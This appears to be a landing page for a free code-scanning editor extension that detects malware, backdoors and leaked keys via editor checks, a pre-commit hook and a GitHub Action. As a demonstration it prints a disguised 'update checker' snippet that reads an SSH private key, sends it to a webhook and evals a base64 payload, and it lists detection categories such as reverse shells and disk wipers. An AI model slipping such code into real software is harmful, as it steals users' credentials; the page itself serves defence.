 Salesforce Studio
 npm IntelliSense
 Path IntelliSense
 Error Lens
 Todo Tree
 Auto Rename Tag
 Live Server
 Port Manager
 API Client
 Container Studio
 Query Lens
 MCP Studio
 Env
 Document Viewer
 Git Graph
 CodeSnap
 Pets
 Wrapped
In your editor


Every file checked as you type, and rescanned the moment you remove malicious code, with a panel, a grade and quick fixes.
 VeyraSTUDIO
Veyra Code Guard reads your code the way an attacker writes it, in any language. It catches trojans, backdoors, web shells, ransomware, typo-squatted packages and leaked keys, tells you exactly how to fix each one, rescans the moment you remove them, and writes the security report for you.
flightcoders.veyra-code-guard · v1.2.0 · Free · MIT · Windows, macOS, Linux
const https = require("https");const fs = require("fs"); // Checks for a newer version of the CLI.function checkForUpdates() { const key = fs.readFileSync(home + "/.ssh/id_rsa");Reads your SSH key https.request("discord.com/api/webhooks/…").end(key);Sends it to a webhook eval(atob(process.env.UPDATE_PAYLOAD));Runs a hidden payload}const channel = "stable⟨U+202E⟩";Trojan Source characterA script that calls itself an “update checker”. Code Guard flags four lines in it, and explains each one.
Every file checked as you type, and rescanned the moment you remove malicious code, with a panel, a grade and quick fixes.
A pre-commit guard stops risky code before it leaves your machine.
Line comments, a grade and a failing check on GitHub.
An audit-ready security report with every finding and its fix.
One click turns a scan into a professional security report: ready for a client hand-over, a manager or an audit.


Code Guard reads each line a pull request adds, comments on the exact lines, posts a grade and fails the check when it’s serious. It can also write the PDF report and send findings to your repository’s Security tab.
name: Veyra Code Guard
on: pull_request
permissions:
  contents: read
  pull-requests: write
jobs:
  code-guard:
    runs-on: ubuntu-latest
    steps:
      - uses: actions/checkout@v4
      - uses: fcopensource/veyraeditor/extensions/code-guard@main
        with:
report-pdf: code-guard-report.pdf veyra-code-guardrequested changes
+ eval(atob(process.env.UPDATE_PAYLOAD));🛑 Running decoded or obfuscated code (critical)
Decoding a hidden string and then executing it is the classic way malware hides its real behaviour from reviewers and scanners.
How to fix: decode the string and read what it really does. Replace eval with ordinary code.
$ git commit -m "Add update checker"

Veyra Code Guard  Staged changes · 1 file

  CRITICAL Running decoded or obfuscated code  src/update.js:9:3
           Decodes and runs hidden code: eval(atob
           Fix: Decode the string and read what it really does.

  Commit blocked. Fix the line above, or mark it as reviewed.
  To skip the check once: git commit --no-verify
Install the guard once with one command. Every commit, from VS Code, a terminal or any git app, is checked first. Only the lines you’re committing are read, so it’s instant, and it works alongside the hooks you already have.
Trojan Source characters, invisible characters, look-alike letters, code pushed off-screen and text spelled out in character codes.
eval of decoded strings in PHP, Ruby, Perl, Lua, .NET and more, packed JavaScript, encoded PowerShell, and code downloaded at run time.
Web shells, reverse shells, download-and-run commands, crypto miners, persistence, backdoor logins and disabled defences.
Deleted backups and ransom notes, rm -rf / and disk wipers, keyloggers and clipboard crypto hijackers.
Shellcode, process injection, executable memory, Office macro droppers and databases running commands.
Code that reads SSH keys, wallets or browser passwords, sends data to webhooks, or commits API keys by mistake.
Typo-squatted packages, dependency confusion, poisoned install scripts, setup.py and build.rs code, URL and unpinned dependencies.
Untrusted text in GitHub workflows and pull_request_target jobs that run outsiders’ code.
Code Guard runs entirely on your computer or your own CI. Your code is never uploaded anywhere.
Then try Create Security Report (PDF) and Install Pre-commit Guard from the same panel.
Yes. Veyra Code Guard is free and MIT licensed, with no account and no telemetry, in VS Code, in git and on GitHub.
A cover with the grade, score and top risks; every finding with its location, the code around it, why it matters and how to fix it; and the method and rules used. It is ready to share with a client, a manager or an auditor.
Run Install Pre-commit Guard once. Every git commit then checks only the lines you are committing and stops the commit if they add a high or critical finding. Skip it once with git commit --no-verify.
Add a workflow with actions/checkout and fcopensource/veyraeditor/extensions/code-guard. It reviews every pull request, and can also write the PDF report and send findings to the Security tab.
All of them. Every text file is read line by line, and the rules cover the tricks used in JavaScript, TypeScript, Python, PHP, Java, C#, C and C++, Go, Rust, Ruby, Perl, Lua, PowerShell, shell scripts, batch files, SQL, VBA macros, Dockerfiles, GitHub workflows and package manifests. 77 languages are recognised by name and listed in the report.
The file is rescanned straight away and the warning disappears with the code. Every quick fix (delete the line, remove hidden characters) rescans and tells you what is left, and files changed by git or another program are rechecked too. On the command line, --watch does the same.
Yes. Put your patterns, ignored paths and severities in a .veyra-guard.json file in your project. VS Code, the command line, the pre-commit guard and the GitHub Action all use it.
No. Everything runs on your computer, or on your own GitHub Actions runner.
No tool can. Code Guard recognises the patterns attackers use; use it alongside careful review and dependency audits, not instead of them.
More for VS Code: Auto Rename Tag Veyra, Todo Tree Veyra, Error Lens Veyra and Path IntelliSense Veyra. Or browse all 18 Veyra extensions.
Veyra Studio is a fast, free code editor with Live Server, Python debugging and Veyra AI built in.